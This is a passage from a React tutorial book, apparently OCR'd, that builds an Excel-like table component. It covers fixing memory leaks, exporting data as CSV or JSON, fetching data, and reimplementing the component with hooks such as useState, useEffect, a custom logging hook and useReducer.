


Figure 3-13. Memory leak in action

Similarly, you can test the event listener memory leak by pressing ALT+SHIFT+R after the component has been removed from the DOM.

Cleaning solution

Taking care of these memory leaks is fairly straightforward. You need to keep references to the handlers and intervals/timeouts you want to clean up. Then clean them up in `componentWillUnmount()`.

For the event handler, have it as a class method, as opposed to an inline function:

```
keydownHandler(e) {
  if (e.altKey && e.shiftKey && e.keyCode === 82) {
    // ALT+SHIFT+R(eplay)
    this.replay();
  }
}
```

Then `componentDidMount()` becomes the simpler:

```
componentDidMount() {
  document.addEventListener('keydown', this.keydownHandler);
}
```

For the interval replay ID, have it as a class property as opposed to a local variable:

```
this.replayID = setInterval(() => {
  if (++idx === this.log.length - 1) {
    // the end
    clearInterval(this.replayID);
  }
  this.setState(this.log[idx]);
}, 1000);
```

You need to, of course, bind the new method and add the new property in the constructor:

```
constructor(props) {
  // ...
  this.replayID = null;

  // ...
  this.keydownHandler = this.keydownHandler.bind(this);
}
```

And, finally, the cleanup in the `componentWillUnmount()`:

```
componentWillUnmount() {
  document.removeEventListener('keydown', this.keydownHandler);
  clearInterval(this.replayID);
}
```

Now all the leaks are plugged (`03.12.table-replay-clean.html`).

Can You Improve the Replay?

How about implementing an Undo/Redo feature? Say when the person uses the ALT+Z keyboard combination, you go back one step in the state log and on ALT +SHIFT+Z you go forward.

An Alternative Implementation?

Is there another way to implement replay/undo type of functionality without changing all your `setState()` calls? Maybe use an appropriate lifecycle method (Chapter 2)? Try this on your own.

Download the Table Data

After all the sorting, editing, and searching, the user is finally happy with the state of the data in the table. It would be nice if they could download the data, the result of all their labor, to use at a later time.

Luckily, there's nothing easier in React. All you need to do is grab the current `this.state.data` and give it back—for example in JSON or CSV format.

Figure 3-14 shows the end result when a user clicks "Export CSV," downloads the file called *data.csv* (see the bottom left of the browser window), and opens this file in Numbers (on a Mac, or Microsoft Excel on a PC or Mac).




Figure 3-14. Export table data to Numbers via CSV

The first thing to do is add new options to the toolbar (where the Search button is). Let's use some HTML magic that forces `<a>` links to trigger file downloads, so the new "buttons" have to be links disguised as buttons with some CSS:

```
<div className="toolbar">
  <button onClick={this.toggleSearch}>
    {this.state.search ? 'Hide search' : 'Show search'}
  </button>
  <a href="data.json" onClick={this.downloadJSON}>
    Export JSON
  </a>
  <a href="data.csv" onClick={this.downloadCSV}>
    Export CSV
  </a>
</div>
```

As you see, you need `downloadJSON` and `downloadCSV()` methods. These have some repeating logic, so they can be done by a single `download()` function bound with the `format` (meaning file type) argument. The `download()` method's signature could be like:

```
download(format, ev) {
  // TODO: implement me
}
```

In the constructor you can bind this method twice, like so:

```
this.downloadJSON = this.download.bind(this, 'json');
this.downloadCSV = this.download.bind(this, 'csv');
```

All the React work is done, now for the `download()` function. While exporting to JSON is trivial, CSV (comma-separated values) needs a little bit more work. In essence, it's just a loop over all rows and all cells in a row, producing a long string. Once this is done, the function initiates the downloads via the `download` attribute and the `href` blob created by `window.URL`:

```
download(format, ev) {
  const data = clone(this.state.data).map(row => {
    row.pop(); // drop the last column, the recordId
    return row;
  });
  const contents =
    format === 'json'
      ? JSON.stringify(data, null, '  ')
      : data.reduce((result, row) => {
          return (
            result +
            row.reduce((rowcontent, cellcontent, idx) => {
              const cell = cellcontent.replace(/"/g, '""');
              const delimiter = idx < row.length - 1 ? ',' : '';
              return `${rowcontent}"${cellcontent}"${delimiter}`;
            }, '') +
            '\n'
          );
        }, '');

  const URL = window.URL || window.webkitURL;
  const blob = new Blob([contents], {type: 'text/' + format});
  ev.target.href = URL.createObjectURL(blob);
  ev.target.download = 'data.' + format;
}
```

The complete code is in `03.13.table-download.html` in the repo.

Fetching data

All through the chapter the `Excel` component had access to the `data` in the same file. But what if the data lives elsewhere, on a server, and needs to be fetched. There are various solutions to this and you'll see more further in the book, but let try one of the simplest—fetching the data in `componentDidMount()`.

Let's say the `Excel` component is created with an empty `initialData` property:

```
ReactDOM.render(
  <Excel headers={headers} initialData={[]} />,
  document.getElementById('app'),
);
```

The component can gracefully render an intermendiate state to let the user know that data is coming. In the `render()` method you can have a condition and render a different table body if data is not there:

```
{this.state.data.length === 0 ? (
  <tbody>
    <tr>
      <td colSpan={this.props.headers.length}>
        Loading data...
      </td>
    </tr>
  </tbody>
) : (
  <tbody onDoubleClick={this.showEditor}>
    {/* ... same as before ...*/}
  </tbody>
)}
```

While waiting for the data the user sees a loading indicator (Figure 3-15), in this case a simple text, but you can have an animation if you like.

Figure 3-15. Waiting for the data to be fetched

Now let's fetch the data. Using the Fetch API (*https://developer.mozilla.org/en-US/docs/Web/API/Fetch_API*), you make a request to a server and once the response arrives, you set the state with the new data. You also need to take care of adding the record ID which was previously the job of the contstructor. The updated `componentDidMount()` can look like so:

```
componentDidMount() {
  document.addEventListener('keydown', this.keydownHandler);
  fetch('https://www.phpied.com/files/reactbook/table-data.json')
    .then((response) => response.json())
```

```
      .then((initialData) => {
        const data = clone(initialData).map((row, idx) => {
          row.push(idx);
          return row;
        });
        this.setState({data});
      });
  }
```

The complete code is in `03.14.table-fetch.html` in the repo.

CHAPTER 4

Functional Excel

Remember function components? At some point in Chapter 2, as soon as *state* came into the picture, function components dropped out of the discussion. It's time to bring them back.

A quick refresher: Function vs Class components

In its simplest form a class component only needs one `render()` method. This is where you build the UI, optionally using `this.props` and `this.state`:

```
class Widget extends React.Component {
  render() {
    let ui;
    // fun with this.props and this.state
    return <div>{ui}</div>;
  }
}
```

In a function component the whole component *is* the function and the UI is whatever the function returns. The `props` are passed to the function when the component is constructed:

```
function Widget(props) {
    let ui;
    // fun with props but where's the state?
    return <div>{ui}</div>;
}
```

Before React v16.8 that's where the usefulness of function components ended: you can only use them for components that don't maintain state (*stateless* components). But with the addition of *hooks* in v16.8, it's now possible to use function components everywhere. Through the rest of this chapter you'll see how the `Excel` component from Chapter 3 can be implemented as a function component.

Rendering the data

The first step is to just render the data passed to the component. How the component is used doesn't change, in other words a developer using your component doesn't need to know if it's a class or a function component. The `initialData` and `headers` props look the same. Even the `propTypes` definitions are the same.

```
function Excel(props) {
  // implement me...
}

Excel.propTypes = {
  headers: PropTypes.arrayOf(PropTypes.string),
  initialData: PropTypes.arrayOf(PropTypes.arrayOf(PropTypes.string)),
};

const headers = ['Book', 'Author', 'Language', 'Published', 'Sales'];

const data = [
  [
    'A Tale of Two Cities', 'Charles Dickens', // ...
  ],
  // ...
];

ReactDOM.render(
  <Excel headers={headers} initialData={data} />,
  document.getElementById('app'),
);
```

Implementing the body of the function component is largely just copy-pasting the body of the `render()` method of the class component:

```
function Excel({headers, initialData}) {
  return (
    <table>
      <thead>
        <tr>
          {headers.map((title, idx) => (
            <th key={idx}>{title}</th>
          ))}
        </tr>
      </thead>
      <tbody>
        {initialData.map((row, idx) => (
          <tr key={idx}>
            {row.map((cell, idx) => (
              <td key={idx}>{cell}</td>
            ))}
          </tr>
        ))}
      </tbody>
```

```
      </table>
    );
  }
```

In the code above you can see that instead of `function Excel(props){}` you can use destructuring syntax `function Excel({headers, initialData}){}` to save typing of `props.headers` and `props.initialData` later on.

Book	Author	Language	Published	Sales
A Tale of Two Cities	Charles Dickens	English	1859	200 million
Le Petit Prince (The Little Prince)	Antoine de Saint-Exupéry	French	1943	150 million
Harry Potter and the Philosopher's Stone	J. K. Rowling	English	1997	120 million
And Then There Were None	Agatha Christie	English	1939	100 million
Dream of the Red Chamber	Cao Xueqin	Chinese	1791	100 million
The Hobbit	J. R. R. Tolkien	English	1937	100 million

Figure 4-1. Rendering the table in a function component (`04.01.fn.table.html`)

The state hook

To be able to maintain *state* in your function components, you need *hooks*. So what's a hook? It's just a function prefixed with the word `use*` that lets you use various React features, such as tools for managing state and component lifecycles. You can also create your own hooks. By the end of this chapter you'd learn how to use several built-in hooks as well as write your own.

Let's start with the state hook. It's a function called `useState()` that's available as a property of the `React` object (`React.useState()`). It takes one value, the initial value of a state variable (a piece of data you want to manage), and returns an array of two elements (a tuple). The first element is the state variable and the second is a function to change this variable. Let's see an example.

In a class component, in the `constructor()` you define the initial value like so:

```
this.state = {
  data: initialData;
};
```

Later on, when you want to change the `data` state, you do:

```
this.setState({
  data: newData,
});
```

In a function component you define the initial state and at the same time get an updater function:

```
const [data, setData] = React.useState(initialData);
```

Note the array destructuring syntax where you assign the two elements of the array returned by `useState()` to two variables - `data` and `setData`. It's a shorter and cleaner way to get the two return values, as opposed to, say:

```
const stateArray = React.useState(initialData);
const data = stateArray[0];
const setData = stateArray[1];
```

For rendering you can now use the variable `data`. And when you want to update this variable you use:

```
setData(newData);
```

Rewriting the component to use the state hook can now look like:

```
function Excel({headers, initialData}) {
  const [data, setData] = React.useState(initialData);

  return (
    <table>
      <thead>
        <tr>
          {headers.map((title, idx) => (
            <th key={idx}>{title}</th>
          ))}
        </tr>
      </thead>
      <tbody>
        {data.map((row, idx) => (
          <tr key={idx}>
            {row.map((cell, idx) => (
              <td key={idx}>{cell}</td>
            ))}
          </tr>
        ))}
      </tbody>
    </table>
  );
}
```

Even though this example (`04.02.fn.table-state.html`) doesn't use `setData()` you can see how it's using the `data` state. Let's move on to sorting the table, where you'll need the means to change the state.

Sorting the table

In a class component, all the various bits of state go into the `this.state` object, a grab-bag of often unrelated pieces of information. Using the state hook you can still do the same, but you can also decide to keep pieces of state in different variables. When it comes to sorting a table, the `data` contained in the table is one piece of information while the auxiliary sorting-specific information is another piece. In other words, you can use the state hook as many times as you want.

```
function Excel({headers, initialData}) {
  const [data, setData] = React.useState(initialData);
  const [sorting, setSorting] = React.useState({
    column: null,
    descending: false,
  });

  // ....
}
```

The `data` is what you display in the table, the `sorting` object is a separate concern, it's about how you sort (ascending or descending) and by which column (title, author, etc).

The function that does the sorting is now inline inside the `Excel` function.

```
function Excel({headers, initialData}) {

  // ..

  function sort(e) {
    // implement me
  }

  return (
    <table>
      {/* ... */}
    </table>
  );
}
```

The `sort()` function figures out which column to sort by (using its index) and whether the sorting is descending or not:

```
const column = e.target.cellIndex;
const descending = sorting.column === column && !sorting.descending;
```

Then it clones the `data` array because it's still a bad idea to modify the state directly:

```
const dataCopy = clone(data);
```

A reminder that the `clone()` function is still the quick and dirty JSON encode/decode way of deep copying:

```
function clone(o) {
  return JSON.parse(JSON.stringify(o));
}
```

The actual sorting is the same as before:

```
dataCopy.sort((a, b) => {
  if (a[column] === b[column]) {
    return 0;
  }
  return descending
    ? a[column] < b[column]
      ? 1
      : -1
    : a[column] > b[column]
      ? 1
      : -1;
});
```

And finally the `sort()` function needs to update the two pieces of state with the new values:

```
setData(dataCopy);
setSorting({column, descending});
```

And that's about it for the business of sorting. What's left is just to update the UI (the return value of the `Excel()` function) to reflect which column is used for sorting and to handle clicks on any of the headers:

```
<thead onClick={sort}>
  <tr>
    {headers.map((title, idx) => {
      if (sorting.column === idx) {
        title += sorting.descending ? ' \u2191' : ' \u2193';
      }
      return <th key={idx}>{title}</th>;
    })}
  </tr>
</thead>
```

You can see the result with the sorting arrow in Figure 4-2.

Book	Author	Language	Published ↑	Sales
Harry Potter and the Philosopher's Stone	J. K. Rowling	English	1997	120 million
Le Petit Prince (The Little Prince)	Antoine de Saint-Exupéry	French	1943	150 million
And Then There Were None	Agatha Christie	English	1939	100 million
The Hobbit	J. R. R. Tolkien	English	1937	100 million
A Tale of Two Cities	Charles Dickens	English	1859	200 million
Dream of the Red Chamber	Cao Xueqin	Chinese	1791	100 million

Figure 4-2. Sorting the data (`04.03.fn.table-sort.html`)

You may have noticed another nice thing about using state hooks: there's no need to bind any callback functions, like you do in the constructor of a class component. None of this `this.sort = this.sort.bind(this)` business. No `this`, no `constructor()`, just a function is all you need to define a component.

Editing data

As you remember from the last chapter, the editing functionality consisted of the following steps:

- You double-click a table cell and it turns into a text input in a form.
- You type in the text input.
- When done you press Enter to submit the form.

To keep track of this process, let's add an `edit` state object. It's `null` when there's no editing, otherwise it stores the row and column indices of the cell being edited.

```
const [edit, setEdit] = useState(null);
```

In the UI you need to handle double-clicks (`onDoubleClick={showEditor}`) and, if the user is editing, show a form. Otherwise show just the data. When the user hits Enter, you trap the submit event (`onSubmit={save}`).

```
<tbody onDoubleClick={showEditor}>
  {data.map((row, rowidx) => (
    <tr key={rowidx} data-row={rowidx}>
      {row.map((cell, columnidx) => {
        if (
          edit &&
          edit.row === rowidx &&
          edit.column === columnidx
        ) {
          cell = (
```

```
              <form onSubmit={save}>
                <input type="text" defaultValue={cell} />
              </form>
            );
          }
          return <td key={columnidx}>{cell}</td>;
        })}
      </tr>
    ))}
  </tbody>
```

Now there are two short functions left to be implemented: `showEditor()` and `save()`.

The `showEditor()` is invoked on double-clicking a cell in the table body. There you update the `edit` state (via `setEdit()`) with row and column indexes, so the rendering knows which cells to replace with a form.

```
function showEditor(e) {
  setEdit({
    row: parseInt(e.target.parentNode.dataset.row, 10),
    column: e.target.cellIndex,
  });
}
```

The `save()` function traps the form submit event, prevents the submission and updates the `data` state with the new value in the cell being edited. It also calls `setEdit()` passing `null` as the new edit state, which means the editing is complete.

```
function save(e) {
  e.preventDefault();
  const input = e.target.firstChild;
  const dataCopy = clone(data);
  dataCopy[edit.row][edit.column] = input.value;
  setEdit(null);
  setData(dataCopy);
}
```

And with this, the editing functionality is finished. Consult `04.04.fn.table-edit.html` for the complete code.

Searching

Searching/filtering the data doesn't pose any new challenges when it comes to React and hooks. You can try to implement it yourself and you can check an example implementation in the book's repo, the file `04.05.fn.table-search.html`.

You'll need two new pieces of state:

- The boolean `search` to signify whether the user is filtering or just looking at the data.

- The copy of `data` as `preSearchData` because now `data` becomes a filtered subset of all data.

```
const [search, setSearch] = useState(false);
const [preSearchData, setPreSearchData] = useState(null);
```

You also need to take care of keeping `preSearchData` updated as well, since `data` (the filtered subset) can be updated when the user is editing while also filtering. Consult the previous chapter as a refresher.

Let's move on to implementing the replay feature which provides a chance to familiarize with two new concepts:

- Using lifecycle hooks
- Writing your own hooks

Lifecycles in a world of hooks

The replay feature in Chapter 3 uses two lifecycle methods of the `Excel` class: `componentDidMount()` and `componentWillUnmount()`.

Troubles with lifecycle methods

If you revisit the `03.14.table-fetch.html` example you may notice each of those has two tasks, untrelated to each other.

```
componentDidMount() {
  document.addEventListener('keydown', this.keydownHandler);
  fetch('https://www...')
    .then(/*...*/)
    .then((initialData) => {
      /*...*/
      this.setState({data});
    });
}

componentWillUnmount() {
  document.removeEventListener('keydown', this.keydownHandler);
  clearInterval(this.replayID);
}
```

In `componentDidMount()` you setup a keydown listener to initiate the replay and also fetch data from a server. In `componentWillUnmount()` you remove the keydown listener and also clean up a `setInterval()` id. This illustrates two problems related to the use of lifecycle methods in class components (spoiler: they are solved when using hooks):

- Unrelated tasks are implemented together. For example performing data fetching and setting up event listeners in one place. This makes the lifecycle methods grow in length while performing the unrelated tasks. In simple components this is fine, but in larger ones you need to resort to code comments or moving pieces of code to various other functions, so you can split up the unrelated tasks and make the code more readable.
- Related tasks are spread out. For example adding and removing the same event listener. As the lifesycle methods grow in size it's harder to see at a glance the separate pieces of the same concern.

`useEffect()`

The built-in hook that replaces both of the lifecycle methods above is `React.useEffect()`.

The word "effect" stands for "side effect", meaning a type of work that happens around the same time as a main task, but it's not related to that main task. The main task of any React component is to render something based on state and props. But at the same time (in the same function) together with the rendering a few side jobs may be necessary, such as fetching data from a server or setting up event listeners.

In the `Excel` component for example, setting up a keydown handler is a side effect of the main task of rendering data in a table.

The hook `useEffect()` takes two arguments:

- A callback function which is called by React at the opportune time.
- An optional array of *dependencies*.

The list of *dependencies* contains variables that will be checked before the callback is invoked and dictate whether the callback should even be invoked.

- If the values of the dependent variables have not changed, there's no need to invoke the callback.
- If the list of dependencies is an empty array, the callback is only called once, similar to `componentDidMount()`.
- If the dependencies are omitted, the callback is invoked on every re-render.

```
useEffect(() => {
  // logs only if `data` or `headers` have changed
  console.log(Date.now());
```

```
}, [data, headers]);

useEffect(() => {
  // logs once, after initial render, like `componentDidMount()`
  console.log(Date.now());
}, []);

useEffect(() => {
  // called on every re-render
  console.log(Date.now());
}, /* no dependencies here */);
```

Cleaning up side effects

What about an equivalent to `componentWillUnmount()`? For this task you use the return value form the callback function you pass to `useEffect()`.

```
useEffect(() => {
  // logs once, after initial render, like `componentDidMount()`
  console.log(Date.now());
  return () => {
    // log when the component will be removed form the DOM
    // like `componentDidMount()`
    console.log(Date.now());
  };
}, []);
```

Let's see a more complete example (`04.06.useEffect.html` in the repo):

```
function Example() {
  useEffect(() => {
    console.log('Rendering <Example/>', Date.now());
    return () => {
      // log when the component will be removed form the DOM
      // like `componentDidMount()`
      console.log('Removing <Example/>', Date.now());
    };
  }, []);
  return <p>I am an example child component.</p>;
}

function ExampleParent() {
  const [visible, setVisible] = useState(false);
  return (
    <div>
      <button onClick={() => setVisible(!visible)}>
        Hello there, press me {visible ? 'again' : ''}
      </button>
      {visible ? <Example /> : null}
    </div>
  );
}
```

Clicking the button once renders a child component and clicking it again removes it. As you can see in Figure 4-3 the return value of `useEffect()` (which is a function) is invoked when the component is removed from the DOM.

Figure 4-3. Using `useEffect`

Note that the cleanup (a.k.a. *teardown*) function was called when the component is removed from the DOM because the dependency array is empty. If there was a value in the dependecy array, the teardown function would be called whenever the dependency value changes.

Trouble-free lifecycles

If you consider again the use case of setting up and clearing event listeners, it can be implemented like so:

```
useEffect(() => {
  function keydownHandler() {
    // do things
  }
  document.addEventListener('keydown', keydownHandler);
  return () => {
    document.removeEventListener('keydown', keydownHandler);
  };
}, []);
```

The pattern above solves the second problem with class-based lifecycle methods mentioned previously - the problem of spreading related tasks all around the component. Here you can see how using hooks allows you to have the handler function, its set up and its removal all in the same place.

As for the the first problem (having unrelated tasks in the same place), this is solved by having multiple `useEffect` calls, each dedicated to a specific tasks. Similarly to how you can have separate pieces of state intead of one grab-bag object, you can also

have separate `useEffect` calls, each addressing a separate concern, as opposed to a single class method that needs to take care of everything.

```
function Example() {
  const [data, setData] = useState(null);

  useEffect(() => {
    // fetch() and then call setData()
  });

  useEffect(() => {
    // event hanlers
  });

  return <div>{data}</div>;
}
```

`useLayoutEffect()`

To wrap up the discussion of `useEffect()` let's consider another built-in hook called `useLayoutEffect()`.

There are just a few built-in hooks, so don't worry about having to memorize a long list of new APIs.

`useLayoutEffect()` works like `useEffect()`, the only difference is that it's invoked before React is done painting all the DOM nodes of a render. In general, prefer `useEffect()` unless you need to measure something on the page (maybe width/height of the rendered component or calculate scrolling position after an update) and then rerender based on this information. When none of this is required, `useEffect()` is better as it's asynchronous and also indicates to the reader of your code that DOM mutations are not relevant to your component.

Because `useLayoutEffect()` is called sooner, you can recalculate and rerender and the users sees only the last render. Otherwise they see the initial render and then the second render. Depending on how complicated the layout use, the users may perceive a flicker between the two renders.

The next example (`04.07.useLayoutEffect.html`) renders a long table with random cell widths (just to make it harder for the browser). Then the width of the table is set in an effect hook.

```
function Example({layout}) {
  if (layout === null) {
    return null;
```

```
  }

  if (layout) {
    useLayoutEffect(() => {
      const table = document.getElementsByTagName('table')[0];
      console.log(table.offsetWidth);
      table.width = '250px';
    }, []);
  } else {
    useEffect(() => {
      const table = document.getElementsByTagName('table')[0];
      console.log(table.offsetWidth);
      table.width = '250px';
    }, []);
  }

  return (
    <table>
      <thead>
        <tr>
          <th>Random</th>
        </tr>
      </thead>
      <tbody>
        {Array.from(Array(10000)).map((_, idx) => (
          <tr key={idx}>
            <td width={Math.random() * 800}>{Math.random()}</td>
          </tr>
        ))}
      </tbody>
    </table>
  );
}

function ExampleParent() {
  const [layout, setLayout] = useState(null);
  return (
    <div>
      <button onClick={() => setLayout(false)}>useEffect</button>{' '}
      <button onClick={() => setLayout(true)}>useLayoutEffect</button>{' '}
      <button onClick={() => setLayout(null)}>clear</button>
      <Example layout={layout} />
    </div>
  );
}
```

Depending on whether you trigger the `useEffect()` or `useLayoutEffect()` path you may see a flicker as the table is being resized from its random value (around 600px) to the hardcoded 250px (Figure 4-4).




Figure 4-4. Flickering rerender

Note that in both cases you're able to get the geometry of the table (e.g. `table.offsetWidth`), so if you only need this for information purposes and you're not going to rerender, you're still better off with the asynchronous `useEffect()`. So `useLayoutEffect()` should be reserved for avoiding flicker in cases where you need to act (rerender) based on something you measure, for example positioning a fancy tooltip component based on the size of the element it's pointing to.

A custom hook

Let's go back to `<Excel>` and see how to go about implementing the replay feature. In the case of class components, it was necessary to create a `setLoggedState()` and then reaplce all `this.setState()` calls with `this.setLoggedState()`. With function components you can replace all calls to the `useState()` hook with `useLoggedState()`. This is even a bit more conveninet since there are just a few calls (for every independent bit of state) and they are all at the top of the function.

```
// BEFORE
function Excel({headers, initialData}) {
  const [data, setData] = useState(initialData);
  const [edit, setEdit] = useState(null);
  // ... etc
}

// AFTER
function Excel({headers, initialData}) {
  const [data, setData] = useLoggedState(initialData, true);
  const [edit, setEdit] = useLoggedState(null);
  // ... etc
}
```

There is no built-in `useLoggedState()` hook but that's ok, you can create your own *custom hooks*.

Like the built-in hooks, a custom one is just a function that starts with `use*()`. Here's an example:

```
function useLoggedState(initialValue, isData) {
  // ...
}
```

The signature of the hook can be anything you want. In this case there's an additional `isData` argument. Its purpose is to help differentiate data state vs non-data state. In the class component example from the previous chapter all the state is a single object, but here there are various pieces of the state. In the replay feature the main goal is to show the data changes and then all the supporting info (sorting, descending, etc) is secondary. Since the replay is updated every second it won't be as fun to watch the supporting data change individually, the replay would be too slow. So let's have a main log (`dataLog` array) and an auxiliary one (`auxLog` array). And a flag whether the state changes because of user interaction or during replay:

```
let dataLog = [];
let auxLog = [];
let isReplaying = false;
```

The custom hook's goal is not to interfere with the regular state updates, so it delegates this part to the original `useState`. The goal is just to log the state together with a reference to function that knows how to update this state during replay. The function looks something like this.

```
function useLoggedState(initialValue, isData) {
  const [state, setState] = useState(initialValue);

  // fun here...

  return [state, setState];
}
```

The code above is just using the default `useState`, nothing special. But now you have the references to a piece of state and the means to update it and you need to log that. Let's benefit from the `useEffect()` hook here:

```
function useLoggedState(initialValue, isData) {
  const [state, setState] = useState(initialValue);

  useEffect(() => {
    // todo
  }, [state]);

  return [state, setState];
}
```

This way the logging only happens when the value of `state` changes. The `useLoggedState()` function may be called a number of times during various rerenders but you can ignore these calls unless they involve a change in an interesting piece of state.

In the callback of `useEffect()` you:

- Don't do anything if the user is replaying
- Log every change to the data state to `dataLog`
- Log every change to supporting data to `auxLog`, indexed by the associated change in data

```
useEffect(() => {
  if (isReplaying) {
    return;
  }
  if (isData) {
    dataLog.push([clone(state), setState]);
  } else {
    const idx = dataLog.length - 1;
    if (!auxLog[idx]) {
      auxLog[idx] = [];
    }
    auxLog[idx].push([state, setState]);
  }
}, [state]);
```

Why do custom hooks exist? Well, they help you isolate and package neatly a piece of logic that is used in a component and often shared between components. The custom `useLoggedState()` above can be dropped into any component that can benefit from logging its state. Also custom hooks can call other hooks, which regular (non-hook and non-component) functions cannot.

Wrapping up the replay

Now that you have a custom hook that logs the changes to various bit of state, it's time to plug in the replay feature.

The `replay()` function is not really interesting to the React discussion, the only thing is that it sets up an interval ID. You need that ID so you can clean up the interval in case `Excel` gets removed from the DOM while replaying. In the replay, the data changes are replayed every second, while the auxiliary ones are flushed together.

```
function replay() {
  isReplaying = true;
  let idx = 0;
  replayID = setInterval(() => {
    const [data, fn] = dataLog[idx];
    fn(data);
```

```
      auxLog[idx] &&
        auxLog[idx].forEach((log) => {
          const [data, fn] = log;
          fn(data);
        });
      idx++;
      if (idx > dataLog.length - 1) {
        isReplaying = false;
        clearInterval(replayID);
        return;
      }
    }, 1000);
  }
```

The final bit of plumbing is to set up an effects hook when `Excel` renders where you listen to the particular combination of keys to start the replay show. And this is also the place to clean up when the component is being destroyed.

```
  useEffect(() => {
    function keydownHandler(e) {
      if (e.altKey && e.shiftKey && e.keyCode === 82) {
        // ALT+SHIFT+R(eplay)
        replay();
      }
    }
    document.addEventListener('keydown', keydownHandler);
    return () => {
      document.removeEventListener('keydown', keydownHandler);
      clearInterval(replayID);
      dataLog = [];
      auxLog = [];
    };
  }, []);
```

To see the code in its entirety, check `04.08.fn.table-replay.html` in the book's repo.

useReducer

Let's wrap up the chapter with one more built-in hook, called `useReducer()`. Using a reducer is an alternative to `useState()`. Instead of various parts of the component calling changing state, you can have all changes handled in a single location.

A reducer is just a JavaScript function that takes two inputs - the old state and an action - and returns the new state. Think of the action as something that has happened in the app. Maybe a click, data fetch, timeout. Something has happened and it requires a change.

All of the three variables - new state, old state, action - can be of any type, thought most commonly they are objects.

Reducer functions

A reducer function in its simplest form looks like this:

```
function myReducer(oldState, action) {
  const newState = {};
  // do something with `oldState` and `action`
  return newState;
}
```

Imagine that the reducer function is responsible for making sense of the reality when something happens in the world. The world is a `mess`, then an `event` happens. The function that should `makeSense()` of the world reconciles the mess with the new event and reduces all the complexity to a nice state or `order`.

```
function makeSense(mess, event) {
  const order = {};
  // do something with mess and event
  return order;
}
```

Another analogy could come from the world of cooking. Some sauces and soups are called *reductions* too, produced by the process of *reduction* (thinkining, intensifying the flavor), so the analogy could be even more appropriate. The initial state is a pot of water, then various actions happen to it (boiling, adding potatos, stirring) and the state of what's in the pot changes with every action.

Actions

The action that the reducer function takes can be anything but a common implementation is to think an *event* object with:

- a `type` (similar to e.g. `click` in the DOM world) and
- optionally some `payload` of other information about the event

Actions are then "dispatched". When the action is dispatched, the appropriate reducer function is called by React with the current state and your new event (action).

With `useState` you have:

```
const [data, setData] = useState(initialData);
```

Which can be replaced with the reducer:

```
const [data, dispatch] = useReducer(myReducer, initialData);
```

